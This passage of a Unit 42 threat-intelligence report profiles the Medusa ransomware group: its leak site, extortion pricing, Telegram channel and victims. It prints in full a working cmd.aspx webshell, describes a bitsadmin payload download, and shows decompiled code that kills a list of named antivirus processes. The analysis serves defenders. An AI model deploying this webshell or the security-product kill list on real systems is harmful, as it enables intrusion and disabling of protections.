Medusa Ransomware Turning Your Files into Stone

By Anthony Galiette, Doel Santos

Published: 2024-01-11 · Archived: 2026-04-05 20:17:23 UTC

Executive Summary

Unit 42 Threat Intelligence analysts have noticed an escalation in Medusa ransomware activities and a shift in tactics toward extortion, characterized by the introduction in early 2023 of their dedicated leak site called the Medusa Blog. Medusa threat actors use this site to disclose sensitive data from victims unwilling to comply with their ransom demands.

As part of their multi-extortion strategy, this group will provide victims with multiple options when their data is posted on their leak site, such as time extension, data deletion or download of all the data. All of these options have a price tag depending on the organization impacted by this group.

Besides their strategy of using an onion site for extortion, Medusa threat actors also leverage a public Telegram channel named “information support,” where files of compromised organizations have been shared publicly and are more accessible than traditional onion sites.

The Unit 42 Incident Response team has also responded to a Medusa ransomware incident, which has allowed us to uncover interesting tactics, tools and procedures used by Medusa threat actors.

Palo Alto Networks customers are better protected against ransomware used by the Medusa ransomware group through Cortex XDR, as well as from the WildFire Cloud-Delivered Security Services for the Next-Generation Firewall. In particular, the Cortex XDR agent included out-of-the-box protections that prevented adverse behavior from Medusa ransomware samples we tested without the need for specific detection logic or signatures. Prisma Cloud Defender Agents can monitor Windows virtual machine instances for known Medusa malware. Cortex Xpanse can be used to detect vulnerable services exposed directly to the internet that may be exploitable and infected with Medusa or other ransomware.

The Unit 42 Incident Response team can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Medusa Ransomware as a Service Overview

Medusa surfaced as a ransomware-as-a-service (RaaS) platform in late 2022 and gained notoriety in early 2023, primarily targeting Windows environments. Medusa should not be confused with a similarly named RaaS, MedusaLocker, which has been available since 2019. Our analysis focuses solely on the Medusa ransomware, publicly known since 2023, which is impacting organizations' Windows environments.

The Medusa ransomware group predominantly propagates its ransomware through the exploitation of vulnerable services (e.g., public-facing assets or applications with known unpatched vulnerabilities) and hijacking of

legitimate accounts, often utilizing initial access brokers for infiltration. We will delve into the initial access strategies and more complex techniques they employ later in this article. We also observed that Medusa ransomware implements living-off-the-land techniques by using legitimate software for malicious purposes, which can often blend in with regular traffic and behavior, making it harder to flag such activities.

We have noticed a marked escalation in its activities, characterized by the introduction of the new Medusa Blog accessible through TOR on an .onion site released in early 2023. A screenshot of the Medusa Blog is shown below in Figure 1. This platform is used by the perpetrators to disclose sensitive data of victims unwilling to accede to their ransom demands.



Figure 1. Medusa Blog dedicated leak site.

As a multi-extortion operation, the Medusa ransomware operator's announcements include the following points of information to pressure victims into paying the ransom:

- Price tag: The amount displayed is what the affected organizations need to pay the group for them to delete the data from the site. (Unit 42 has observed Medusa being willing to negotiate with victims, like many ransomware groups. Any payments actually made may not directly match the pricing shown on the site.)
- Countdown: The amount of time the impacted organizations have before the stolen data is released publicly and available to download.
- Number of visitors: The number of post visitors, used in the negotiation strategy to pressure victims into paying.
- Victim name and description: Identifiable information for the compromised organization.

The group's posts also typically revealed evidence of compromise. They also offered various "choices" – arbitrary and at the whim of Medusa – to the affected organization aside from paying the primary ransom, as shown in Figure 2. These choices include the following:

- A standard fee of $10,000 for a time extension to prevent data from being published on the site
- A request for data deletion
- A download option

The price for these second two services can differ from one organization to another.



Figure 2. Post on the Medusa Blog to a victim.

A recent post on the Medusa Blog shared a video that showed files of a compromised organization. This video features a title caption of “Medusa Media Team,” which we suspect is the branch of this group that handles their public brand (shown in Figure 3). We haven’t seen videos of victims’ files with each post on their site, so we are still unclear if this is going to be a trend. However, ransomware groups like Medusa aim to build a brand and

reputation, and creating such videos helps to reinforce their image as a formidable threat and enhance their credibility.

Figure 3. Screenshot of Medusa Media Team video.

This group does not just host a specialized leak site and videos for extortion purposes. They have also integrated links to Telegram and X (previously known as Twitter) on the Medusa Blog site. The Telegram channel used by Medusa is titled "information support," and it is used to publicize and release data exfiltrated by the group. On the other hand, the link to X simply leads to a search result page for "Medusa ransomware."

The Telegram channel was created in July 2021, and it contains some content from before the emergence of this group that relies on known public breaches. Unexpectedly, the channel is not Medusa ransomware-branded. Still, we observed posts in this channel leaking content related to Medusa's compromises and even claims of meeting with representatives of this threat group. An example of this communication is shown below in Figure 4.



Figure 4. Information support admin message.

On Feb. 20, 2023, the Telegram channel announced the release of the official Medusa leak site (or as the admin says, “a new blog of a hacker jellyfish group”). This announcement came with an image featuring the same branding as the official Medusa leak site, shown in Figure 5.



Figure 5. Information support admin message announcing Medusa Blog site.

It’s unclear at the time of writing this article if the owner of this channel is part of the ransomware operation per se. We do know that the platform is being leveraged to announce compromises and release exfiltrated information.

Medusa's Prey: Understanding Victimology

For our analysis, we have been focusing on Medusa ransomware samples observed in 2023.

Based on their leak site, Medusa ransomware possibly impacted 74 organizations worldwide in 2023. The sectors most affected include high technology, education and manufacturing. However, the diverse range of impacted sectors highlights this group’s opportunistic nature, which is characteristic of many ransomware operations. Medusa ransomware does not restrict itself to a single industry. Figure 6 highlights the far-ranging impact of their attacks.



Figure 6. Industries impacted by Medusa ransomware, based on the leak site.

Medusa ransomware attacks exhibit a substantial international footprint. However, the group's effects are most pronounced in the United States, where 24 incidents occurred as of the time of writing. A substantial number of targeted organizations were based in Europe. The presence of isolated incidents across Africa, South America and Asia underscore the indiscriminate approach of this ransomware group. Attacks span a global scale even in regions with fewer reported cases. Figure 7 underlines this point.



Figure 7. Countries where impacted organizations were located, based on the leak site.

Medusa's Toolkit: Unraveling the Mythical Trade

This section uncovers some of the tools and techniques used by Medusa ransomware actors that we discovered during an incident response event. The pre-ransomware techniques provide interesting clues to common themes

across ransomware groups as well as more unique developments in tradecraft by the Medusa ransomware operators.

Initial Access

Unit 42 researchers observed Medusa ransomware operators uploading a webshell to an exploited Microsoft Exchange Server. This webshell functionality overlaps with the ASPX files previously reported for login.aspx and cmd.aspx. An example of cmd.aspx is shown below in Figure 8.

```
<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">

Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments=xcmd.text
  myProcess.Start()

  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  mystring=replace(mystring,"<","&lt;")
  mystring=replace(mystring,">","&gt;")
  result.text= vbcrlf & "<pre>" & mystring & "</pre>"
End Sub

</script>

<html>
<body>
<form runat="server">
<p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
<asp:TextBox id="xpath" runat="server" Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
<asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user">/c net user</asp:TextBox>
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
```

Figure 8. Example of the Cmd.aspx webshell.

Following the webshell activity, threat actors used PowerShell to execute a bitsadmin transfer from a file hosting site called filemail[.]com. The file downloaded from this site was ZIP compressed and titled baby.zip. Upon decompressing and executing, it installed remote monitoring and management (RMM) software ConnectWise.

Defense Evasion

Unit 42 researchers observed Medusa ransomware operators dropping two kernel drivers for targeting different sets of security products. Each kernel driver was guarded using a software protector called Safengine Shielden. The Safengine Shielden protector used on the drivers obfuscates the code flow by randomizing the code through various code mutations and then leverages an embedded virtual machine interpreter to execute the code.

Unit 42 observed each driver paired with its own loader. Each loader was packed using a packer called ASM Guard.

The packed loaders use a fake UPX header and subsequent address next to the fake UPX bytes, as shown in Figure 9. In the resource section, there are numerous references to ASM Guard as well as fake WINAPI imports among other various junk paddings, as shown in Figure 10.



Figure 9. Header of the driver loader is packed with ASM Guard.



Figure 10. The resource section of the driver loader is packed with ASM Guard.

Figure 11 shows what the driver entry point looks like after it has been protected with Safengine Shielden.



Figure 11. Static view of driver protected with Safengine Shielden.

The primary objective of both drivers is to contain a list of security endpoint products to target for termination or deletion. The hard-coded list of security product string names shown in Figure 12 is used in a comparison operation against actively running processes on a system.

```
36  if ( v7 != 1 )
37  {
38    MessageBoxA(0i64, "Failed to connect kernel driver!", "System Error", 0x1010u);
39    CurrentProcess = GetCurrentProcess();
40    TerminateProcess(CurrentProcess, 0);
41  }
42  v7 = u42_wrapper_device_ioctl(0x222088u, L"ED AD FG HG GF TR SY UT GH NG GT", 0x42u, 0i64, 0);
43  if ( v7 != 1 )
44  {
45    MessageBoxA(0i64, "Failed to connect kernel driver!", "System Error", 0x1010u);
46    v3 = GetCurrentProcess();
47    TerminateProcess(v3, 0);
48  }
49  while ( 1 )
50  {
51    u42_wrapper_process_enum_cmp_kill("ccsvchst.exe");
52    u42_wrapper_process_enum_cmp_kill("sepwscsvc64.exe");
53    u42_wrapper_process_enum_cmp_kill("SETDADCollector.exe");
54    u42_wrapper_process_enum_cmp_kill("sepagent.exe");
55    u42_wrapper_process_enum_cmp_kill("ssdvagent.exe");
56    u42_wrapper_process_enum_cmp_kill("smcgui.exe");
57    u42_wrapper_process_enum_cmp_kill("paui.exe");
58    u42_wrapper_process_enum_cmp_kill("scs.exe");
59    u42_wrapper_process_enum_cmp_kill("RepMgr64.exe");
60    u42_wrapper_process_enum_cmp_kill("RepMgr.exe");
61    u42_wrapper_process_enum_cmp_kill("RepUtils.exe");
62    u42_wrapper_process_enum_cmp_kill("RepUx.exe");
63    u42_wrapper_process_enum_cmp_kill("RepWSC.exe");
64    u42_wrapper_process_enum_cmp_kill("RepCLI.exe");
65    u42_wrapper_process_enum_cmp_kill("RepWAV.exe");
66    u42_wrapper_process_enum_cmp_kill("RepWmiUtils.exe");
67    u42_wrapper_process_enum_cmp_kill("VHostComms.exe");
68    u42_wrapper_process_enum_cmp_kill("CbNativeMessagingHost.exe");
69    u42_wrapper_process_enum_cmp_kill("BladeRunner.exe");
70    u42_wrapper_process_enum_cmp_kill("scanhost.exe");
71    u42_wrapper_process_enum_cmp_kill("upd.exe");
72    u42_wrapper_process_enum_cmp_kill("savui.exe");
73    u42_wrapper_process_enum_cmp_kill("avp.exe");
74    u42_wrapper_process_enum_cmp_kill("avpui.exe");
75    u42_wrapper_process_enum_cmp_kill("avpsus.exe");
76    u42_wrapper_process_enum_cmp_kill("klnagent.exe");
77    u42_wrapper_process_enum_cmp_kill("vapm.exe");
78    u42_wrapper_process_enum_cmp_kill("kavfs.exe");
79    u42_wrapper_process_enum_cmp_kill("kavfsscs.exe");
80    u42_wrapper_process_enum_cmp_kill("kavfswh.exe");
